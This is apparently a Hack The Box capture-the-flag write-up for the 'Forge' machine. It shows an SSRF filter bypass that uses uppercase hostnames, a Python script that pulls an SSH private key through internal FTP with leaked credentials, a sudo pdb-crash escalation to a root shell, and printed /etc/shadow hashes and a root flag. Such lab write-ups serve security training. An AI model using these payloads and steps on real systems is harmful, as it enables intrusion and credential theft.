Creds

Username	Password	Description
user	heightofsecurity123!	ftp

Nmap

Port	Service	Description
21	ftp	filtered
22	ssh	OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80	http	Apache httpd 2.4.41

Service Info: Host: 10.10.11.111; OS: Linux; CPE: cpe:/o:linux:linux_kernel


```
# Nmap 7.92 scan initiated Mon Dec  6 20:23:23 2021 as: nmap -sC -sV -p- -vvv -oA nmap/Full 10.10.11.111
Nmap scan report for 10.10.11.111
Host is up, received reset ttl 63 (0.065s latency).
Scanned at 2021-12-06 20:23:25 EST for 33s
Not shown: 65532 closed tcp ports (reset)
PORT   STATE    SERVICE REASON         VERSION
21/tcp filtered ftp     no-response
22/tcp open     ssh     syn-ack ttl 63 OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 4f:78:65:66:29:e4:87:6b:3c:cc:b4:3a:d2:57:20:ac (RSA)
| ssh-rsa
AAAAB3NzaC1yc2EAAAADAQABAAABgQC2sK9Bs3bKpmIER8QElFzWVwM0V/pval09g7BOCYMOZihHpPeE4S2aCt0oe9/KHyALDgtRb3++WLuaI6tdYA1k4bhZU/0bPENKBp6ykWUsWieSSarmd0sfekrbcqob69pUJSxIVzLrzXbg4CWnnLh/UMLc3emGkXxjLOkR1APIZff3lXIDr8j2U
3vDAwgbQINDinJaFTjDcXkOY57u4s2Si4XjJZnQVXuf8jGZxyyMKY/L/RYxRiZVhDGzEzEBxyLTgr5rHi3RF+mOtzn3s5oJvVSIZlh15h2qoJX1v7N/N5/7L1RR9rV3HZzDT+reKtdgUHEAKXRdfrff04hXy6aepQm+kb4zOJRiuzZSw6ml/N0ITJy/L6a88PJflpctPU4XKmVX5KxMas
RKlRM4AMfzrcJaLgYYo1bVC9Ik+cCt7UjtvIwNZUcNMzFhxWFYFPhGVJ4HC0Cs2AuUC8T0LisZfysm61pLRUGP7ScPo5IJhwlMxncYgFzDrFRig3DlFQ0=
|   256 79:df:3a:f1:fe:87:4a:57:b0:fd:4e:d0:54:c6:28:d9 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBH67/BaxpvT3XsefC62xfP5fvtcKxG2J2di6u8wupaiDIPxABb5/S1qecyoQJYGGJOHyKlVdqgF1Odf2hAA69Y=
|   256 b0:58:11:40:6d:8c:bd:c5:72:aa:83:08:c5:51:fb:33 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAILcTSbyCdqkw29aShdKmVhnudyA2B6g6ULjspAQpHLIC
80/tcp open     http    syn-ack ttl 63 Apache httpd 2.4.41
|_http-title: Did not follow redirect to http://forge.htb
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.41 (Ubuntu)
Service Info: Host: 10.10.11.111; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Mon Dec  6 20:23:58 2021 -- 1 IP address (1 host up) scanned in 35.00 seconds
```

/etc/hosts

```
10.10.11.111 forge.htb
```

Web Enumeration



Upload local file **Upload from url**

Choose File No file chosen

Submit

Upload local file **Upload from url**

Choose File No file chosen

Submit


An error occured! Error : HTTPConnectionPool(host='forge.htbuploads', port=80): Max retries exceeded with url: / (Caused by NewConnectionError('<urllib3.connection.HTTPConnection object at 0x7feb1927f460>: Failed to establish a new connection: [Errno -3] Temporary failure in name resolution'))

gobuster

```
kali@kali:~$ gobuster vhost -u http://forge.htb/ -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -o buster/vhost.log -r
===============================================================
Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:          http://forge.htb/
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:     /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt
[+] User Agent:   gobuster/3.1.0
[+] Timeout:      10s
===============================================================
2021/12/07 00:12:50 Starting gobuster in VHOST enumeration mode
===============================================================
Found: admin.forge.htb (Status: 200) [Size: 27]

===============================================================
2021/12/07 00:25:15 Finished
===============================================================
```

admin.forge.htb



nly localhost is allowed!

```
kali@kali:~$ gobuster dir -u http://admin.forge.htb -w /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt -o buster/admin.log -b 200
===============================================================
Gobuster v3.1.0
```

```
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://admin.forge.htb
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/seclists/Discovery/Web-Content/raft-small-words.txt
[+] Negative Status codes:   200
[+] User Agent:              gobuster/3.1.0
[+] Timeout:                 10s
===============================================================
2021/12/07 11:05:13 Starting gobuster in directory enumeration mode
===============================================================
/static               (Status: 301) [Size: 319] [--> http://admin.forge.htb/static/]
/server-status        (Status: 403) [Size: 280]

===============================================================
2021/12/07 11:07:26 Finished
===============================================================
```

Exploit (all caps to bypass localhost restrictions)

```
POST /upload HTTP/1.1
Host: forge.htb
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Origin: http://admin.forge.htb
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Referer: http://admin.forge.htb
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 49

url=http://ADMIN.FORGE.HTB/announcements&remote=1
```

admin portal

```
HTTP/1.1 200 OK
Date: Tue, 07 Dec 2021 17:13:43 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Disposition: inline; filename=AxoHJEZQpcOuyNEOzGzx
Content-Length: 559
Last-Modified: Tue, 07 Dec 2021 17:13:34 GMT
Cache-Control: no-cache
Connection: close
Content-Type: image/jpg

<!DOCTYPE html>
<html>
<head>
    <title>Admin Portal</title>
</head>
<body>
    <link rel="stylesheet" type="text/css" href="/static/css/main.css">
    <header>
            <nav>
                <h1 class=""><a href="/">Portal home</a></h1>
                <h1 class="align-right margin-right"><a href="/announcements">Announcements</a></h1>
                <h1 class="align-right"><a href="/upload">Upload image</a></h1>
            </nav>
    </header>
    <br><br><br><br>
    <br><br><br><br>
    <center><h1>Welcome Admins!</h1></center>
</body>
</html>
```

admin portal /announcemets

```
HTTP/1.1 200 OK
Date: Tue, 07 Dec 2021 17:16:14 GMT
Server: Apache/2.4.41 (Ubuntu)
Content-Disposition: inline; filename=OYfIpR6ixF5dOOZoXKek
Content-Length: 965
Last-Modified: Tue, 07 Dec 2021 17:16:09 GMT
Cache-Control: no-cache
Connection: close
Content-Type: image/jpg

<!DOCTYPE html>
<html>
<head>
    <title>Announcements</title>
</head>
<body>
    <link rel="stylesheet" type="text/css" href="/static/css/main.css">
    <link rel="stylesheet" type="text/css" href="/static/css/announcements.css">
    <header>
            <nav>
                <h1 class=""><a href="/">Portal home</a></h1>
                <h1 class="align-right margin-right"><a href="/announcements">Announcements</a></h1>
                <h1 class="align-right"><a href="/upload">Upload image</a></h1>
            </nav>
    </header>
    <br><br><br>
    <ul>
        <li>An internal ftp server has been setup with credentials as user:heightofsecurity123!</li>
        <li>The /upload endpoint now supports ftp, ftps, http and https protocols for uploading from url.</li>
        <li>The /upload endpoint has been configured for easy scripting of uploads, and for uploading an image, one can simply pass a url with ?u=&amp;lt;url&amp;gt;.</li>
    </ul>
</body>
</html>
```

- user:heightofsecurity123! 00 - Loot

ok. so i wrote a little python script to enumerate hoste and get user.txt and ssh key

```
import requests
import re
```

```
import sys


ADMIN = 'http://ADMIN.FORGE.HTB/'
ADMIN_UPLOAD = f'{ADMIN}'+'upload'
ADMIN_UPLOADS =f'{ADMIN}'+'uploads'
ANNOUNCEMENTS = f'{ADMIN}' + 'announcements'

# browse ftp directory or just get ssh key
PAYLOAD = '?u=ftp://user:heightofsecurity123!@LOCALHOST/' + sys.argv[1]
# '.ssh/id_rsa'

# Change this to get various pages such as the ADMIN ANNOUNCEMENTS PAGE WITH THE USERNAME AND PASSWORD
DATA = {'url':f'{ADMIN_UPLOAD}'+ PAYLOAD,'remote':'1'}

s = requests.Session()
r = s.post('http://forge.htb/upload', data=DATA)
print ("==============================================================================================================================================")

# get link
links = re.findall('"((http|ftp)s?://.*?)"', r.text)
a = []
for key, value in links:
    a.append(key)

# retrieve payload (ftp directory)
r2 = s.get(a[0])
print (r2.text)
```

user

Got id_rsa and ssh into box

Enumeration

```
bash-5.0$ sudo -l
Matching Defaults entries for user on forge:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User user may run the following commands on forge:
    (ALL : ALL) NOPASSWD: /usr/bin/python3 /opt/remote-manage.py
```

remote-manage.py

```
#!/usr/bin/env python3
import socket
import random
import subprocess
import pdb

port = random.randint(1025, 65535)

try:
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    sock.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
    sock.bind(('127.0.0.1', port))
    sock.listen(1)
    print(f'Listening on localhost:{port}')
    (clientsock, addr) = sock.accept()
    clientsock.send(b'Enter the secret passsword: ')
    if clientsock.recv(1024).strip().decode() != 'secretadminpassword':
        clientsock.send(b'Wrong password!\n')
    else:
        clientsock.send(b'Welcome admin!\n')
        while True:
            clientsock.send(b'\nWhat do you wanna do: \n')
            clientsock.send(b'[1] View processes\n')
            clientsock.send(b'[2] View free memory\n')
            clientsock.send(b'[3] View listening sockets\n')
            clientsock.send(b'[4] Quit\n')
            option = int(clientsock.recv(1024).strip())
            if option == 1:
                clientsock.send(subprocess.getoutput('ps aux').encode())
            elif option == 2:
                clientsock.send(subprocess.getoutput('df').encode())
            elif option == 3:
                clientsock.send(subprocess.getoutput('ss -lnt').encode())
            elif option == 4:
                clientsock.send(b'Bye\n')
                break
except Exception as e:
    print(e)
    pdb.post_mortem(e.__traceback__)
finally:
    quit()
```

very cool little script.. but since it is running as admin.. and has pdb i can crash it and take over... the running code as root

1. so first run script
   `sudo python3 /opt/remote-manage.py`
2. next in another window, connect with nc to the port it told you it was running on.. or find it using netstat or ss..
   `nc localhost <PORT>`
3. type in the password `secretadminpassword`
4. then ctrl+c to crash the program
5. in the first windows `import os`
6. and finally `os.sytem("/bin/bash")`
7. boom Root

root

can get ssh key from here or just enumerate from pdb

uname -a

```
root@forge:~# uname -a
Linux forge 5.4.0-81-generic #91-Ubuntu SMP Thu Jul 15 19:09:17 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
```

root.txt

```
root@forge:~# cat root.txt
56f44979e9ee4c6432fa00e4ca867f19
```

id & whoami

```
root@forge:~# id
uid=0(root) gid=0(root) groups=0(root)
root@forge:~# whoami
root
```

/etc/shadow

```
root@forge:~# cat /etc/shadow
root:$6$Msvc2unlR99fWBAX$boGTeFujypU5XzdRYTBwRdGEUanryagtjUScvHxCfJ.Jt44iwzJhad4rWhXMahebHXA6CSH3Nlr64tpusii6O/:18780:0:99999:7:::

...[snip]...

user:$6$w34hTxAL.LRIcWx8$skVKzGPo0yniq1iLTWR9pz2uIneLDg.70hS9cktguX1ZF48NO.kleINKZxX.u6g9n6TZVDkQVuxb.0qqpgCtG1:18780:0:99999:7:::

...[snip]...
```